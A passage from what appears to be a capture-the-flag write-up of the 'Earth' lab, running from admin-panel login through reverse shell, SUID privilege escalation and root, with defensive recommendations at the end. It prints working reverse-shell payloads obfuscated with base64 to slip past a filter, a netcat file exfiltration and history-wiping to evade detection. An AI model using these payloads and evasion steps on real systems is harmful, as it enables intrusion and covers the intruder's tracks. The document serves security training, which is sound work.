
403 1 20ms Raw Bytes LF (detected)

Description


I'm going to be focusing on using the first part of the decrypted words. So using the tutorial that we see earlier on the testingnotes.txt. I will try if we can access the admin page using the credential I have using the testingnote and the decrypted message.

Findings(admin credential):
Username: terra
Password: earthclimatechangebad4humans

Let's try it to the admin login page on earth.local




Reminders:
Just copy and paste the credential I gathered.



Description

Now I got my initial access to the admin panel on earth.local website. As you can see it is a CLI refers to as command line interface which an admin use to be able to control the actual machine that controls the website using that web CLI. Lets try few commands but first lets hide our bash history session using what I'll put on the CLI- command parameter.



Command:
export HISTFILE=/dev/null

Description

To hide our current session bash history and send all of our put prints on the void so soc analyst will not be able to triage our commands, or get detected and suffer for getting IP blocked and we can't access the admin panel.

CLI command:

whoami

Run command

Command output: apache

Command
whoami

Description
To know who is the user we can access using the admin CLI on the admin panel.

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care). Log Out

CLI command:

Run command

Command output: bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

Commands
ls

Description
To list all files inside the target machine.

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:
ls /home

Run command

Command output: earth

Commands:
ls /home

Description
To list all the user in the home directory that I can access.

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care). Log Out

CLI command:
ls /var

Run command

Command output: account adm cache crash db earth_web empty ftp games kerberos lib local lock log mail nis opt preserve run spool tmp www yp

Commands:
ls /var

Description
As a penetration tester I search for every file in the system and found earth_web directory which can be the storage of the websites I am accessing this time. Let's check it

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care). Log Out

CLI command:
ls /var/earth_web

Run command

Command output: db.sqlite3 earth_web manage.py secure_message user_flag.txt

Commands:
ls /var/earth_web

Description
As we can see, I found a lot of directories that can hold a lot information about the target which I can use for further Reconnaissance and exploitation.

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care). Log Out

CLI command:
cat /var/earth_web/u

Run command

Command output: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

Commands
cat /var/earth_web/user_flag.txt

Description
We found the user flag, now lets find ways on how I can access user earth on the target machine.

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

- Remote connections are forbidden.

CLI command:
bash -c "sh -i >& /d

Run command

Command output:

Command/Payload
bash -c "sh -i >& /dev/tcp/192.168.80.128/1111 0>&1"

Description
That payload is use to connect the target machine to the attacker machine which then can be use for further reconnaissance and exploitation. I try to run it but It doesn’t work lets try to obfuscate/change the payload to trick the system and making it work.

```
┌──(kali㉿kali)-[~]
└─$ echo 'nc -nv 192.168.80.128 1111 -e /bin/bash'|base64
bmMgLW52IDE5Mi4xNjguODAuMTI4IDExMTEgLWUgL2Jpbi9iYXNoCg==

┌──(kali㉿kali)-[~]
└─$ echo 'bmMgLW52IDE5Mi4xNjguODAuMTI4IDExMTEgLWUgL2Jpbi9iYXNoCg==='|base64 -d|bash
```

Commands
echo ‘bash -c “sh -i >& /dev/tcp/192.168.80.128/1111 0>&1”’ |base64


echo 'YmFzaCAtYyAic2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC44MC4xMjgvMTExMSAwPiYxIgo='|base64 -d |bash

Description
As you can I observed I change the connection payload to base64; why? Its because not all the time text payload work sometimes you need to trick the system with a attacker logic in mind. The payload is for allowing the attacker machine to control the shell of the current user and the commands there are just changing the text format to base64, decrypting it and executing it using bash. Lets paste it on the web admin CLI and lets see whats going to happen.

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1111
listening on [any] 1111 ...
```


Commands
nc -lnvp 1111

Description before copying and pasting it on web admin cli and running the command we need to make sure that we are running a listener to catch the connection from the execution of our encrypted command on the web CLI.



Commands
echo 'bmMgLW52IDE5Mi4xNjguODAuMTI4IDExMTEgLWUgL2Jpbi9iYXNoCg==' | base64 -d | bash

Description
This is the payload the encrypt earlier to spawn a shell connect from the target machine to attacker machine for me as a penetration tester to interact with the target machine to use for exploitation and further Privileged Escalation. Now run the command and wait for the connection on the listener.



Description
Now we got the shell of the target machine that we can use for further reconnaissance and exploitation. I try this commands to check whoami as we can see its responded by the user apache and id of apache and printing the working directory which in this case we have access to the highest directory. Lets explore it more.

Post Exploitation

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1111
listening on [any] 1111 ...
connect to [192.168.80.128] from (UNKNOWN) [192.168.80.131] 35016
export HISTFILE=/dev/null
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$
```

Commands
export HISTFILE=/dev/null
which python3
python3 -c ‘import pty;pty.spawn(“/bin/bash”)’

Description
The first command export HISTFILE=/dev/null is a command I use to hide this session bash history to avoid detection. The second command is locating where is python3 in the system for me to be able to access it; how do I know that the target using python3? its on the our active reconnaissance. python3 -c ‘import pty;pty.spawn(“/bin/bash”)’ is the command to fix our shell or to have a proper shell. Lets search for SUID’s in the system that I can use to Escalate privileges.

```
bash-5.1$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
```

Commands
find / -perm -4000 2>/dev/null

Description
To find SUID SUID stands for Set User ID. It is a special file permission in Linux that allows a program or script to run with the permissions of the file's owner (not the user who executed the file), temporarily elevating privileges to perform specific tasks or to access root shell and do anything with the target machine as a penetration tester before some malicious do it. To sum up the findings I found interesting SUID called reset_root letsee what it can do, but first lets transfer it to my machine so I can inspect it further.

```
bash-5.1$ nc 192.168.80.128 1234 < /usr/bin/reset_root
nc 192.168.80.128 1234 < /usr/bin/reset_root
bash-5.1$
```

```
┌──(kali㉿kali)-[~]
└─$  nc -l -p 1234 > reset_root

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    hash.txt  m1hash                metasploitable.xml  nmap_scans  reset_root              Videos
Documents  id_rsa    m2hash                Music               Pictures    Templates
Downloads  m1        metasploitable_hashes nmapscan1.txt       Public      TikiWiki_1.9.5_Exploit
```

Command

On target machine:
nc 192.168.80.128 1234 < /usr/bin/reset_root

On attacker machine:
nc -l -p 1234 > reset_root

Description
Netcat is a tool for remote connection between machines and also you can transfer files from on machine to another. So, Using another netcat command I transfer the reset_root file to my own system that is from the target machine for further inspection of what it can do to the target system to be able to reset the root and access the root.

```
┌──(kali㉿kali)-[~]
└─$ chmod +x /home/kali/reset_root

┌──(kali㉿kali)-[~]
└─$ sudo ltrace /home/kali/reset_root
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RESET TRIGGERS PRESENT ...
)                                = 38
access("/dev/shm/kHgTFI5G", 0)                                    = -1
access("/dev/shm/Zw7bV9U5", 0)                                    = -1
access("/tmp/kcM0Wewe", 0)                                        = -1
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                = 44
+++ exited (status 0) +++
```

Command
chmod +x /home/kali/reset_root
sudo ltrace /home/kali/reset_root

Description
Chmod is a tool in linux to change the permissions of the file, In this case reset_root is a executable so we need to change the file using +x to make it executable to further inspect what it can do. ltrace is a tool for intercepting executables to know what each executables does to the system libraries and what is the logic behind those executables, Because as we know executables does create new libraries and runs processes at the background that we can't see. Based on my findings we need to make those library on the target machine to run the SUID's reset_root file and then gain access to the root shell.

```
bash-5.1$ cd /
cd /
bash-5.1$ ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$
```

Commands
cd /
Ls
touch /dev/shm/kHgTFI5G
touch /dev/shm/Zw7bV9U5
touch /tmp/kcM0Wewe

Description
I first go to top of all the file in machine using cd / and ls to make sure I can see all those directories I need and touch/dev/shm/filename and touch /tmp/filename to create directories that are needed to properly execute reset_root SUID and Access the root shell.

```
bash-5.1$ /usr/bin/reset_root
/usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$
```

Command
/usr/bin/reset_root

Description
I execute the reset_root by properly putting it directory file path to avoid errors and It worked we successfully resets the root password to Earth. Now lets try to use it to got access to root user and shell.

```
bash-5.1$ su root
su root
Password: Earth

[root@earth /]# cd /root
cd /root
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
cat root_flag.txt

              _-o#&&*''''?d:>b\_
          _o/"`''  '',, dMF9MMMMMHo_
       .o&#'        `"MbHMMMMMMMMMMMMHo.
     .o"" '         vodM*$&&HMMMMMMMMMM?.
    ,'              $M&ood,~'`(&##MMMMMMH\
   /               ,MMMMMMM#b?#bobMMMMHMMML
  &              ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.            :MMMMMMMMMMMMMMMMMMM/HMMM|`*L
|               |MMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:            `*MMMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#             ""*""""*#MMMMMMMMMMMMM'    -
MMMMMb_                   |MMMMMMMMMMMMP'     :
HMMMMMMMHo                 `MMMMMMMMMT        .
?MMMMMMMMP                  9MMMMMMMM}        -
-?MMMMMMM                  |MMMMMMMMM?,d-     '
-?MMMMMMM                  |MMMMMMMMM?,d-     '
 :|MMMMMM-                 `MMMMMMMT .M|.    :
  .9MMM[                    &MMMMM*' `'     .
   :9MMk                    `MMM#"        -
     &M}                     `           .-
      `&.                              .
        `~,   .                     ./
            . _                   .-
              ''`--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#
```

Commands
su Earth
Earth
cd /root
ls
cat root_flag.txt

Description

After successfully changing the password we change to next user which is the root user using the su command which ask us with password and we are able to have the password which is earth cd /root to access the root directory ls to see intiresting files and directories in the root directory. It worked now we have the root flag.

Recommendations:

Hide sensitive domains and directories: If developing projects and or services in the website make sure to hide it and release it after the project is done, because letting it open is like telling I have a new house here's the key come in and rob me.

Don't relly on Web- Cli: After an attacker access the admin panel they can interact to directly to the inside of target machine that they can take advantage like Escalate privileges, ransomware, malware injection and a breaches.

Have proper communication: As I observed during the pentest, the dev use website directories for communication. The dev should consider use of another means of communication with the admin not the actual website because first it's look messy and lastly it does not help securing the assets in website.

Always check for SUID's: Owner should practice checking SUID's and limiting privileges, because SUID's is one of the tool that a hacker can use to take control of whole machine to cause a lot of trouble.

Updating: Make sure to add updating tools, software's, services and kernel on the business logic, Make sure to make it a habit because updating is the first security practices that can help your machine and website strive.

Conclusion:

In penetration testing of Earth lab and its website, show's that all websites are exploitable even if it's encrypted, All had excessive data exposure and improper assets management that someone can take it as advantage to earn money or to cause harm. In this lab we should be reminded that website expose its sensitive data's and information on to the public and proper communication should happen outside the website to hide possible open pathway or key to exploit the website. Owners must regularly check files and permisions on machine itself to avoid an access to high privilege user. We should be reminded that yup all of us can do have improper data handling and can do mis- configuration on what we built but we need to also take note that those errors can cause damage and loose to the organization we work with so be careful, think of/simulate attack happen before it happen, and explore ways to prevent such attacks.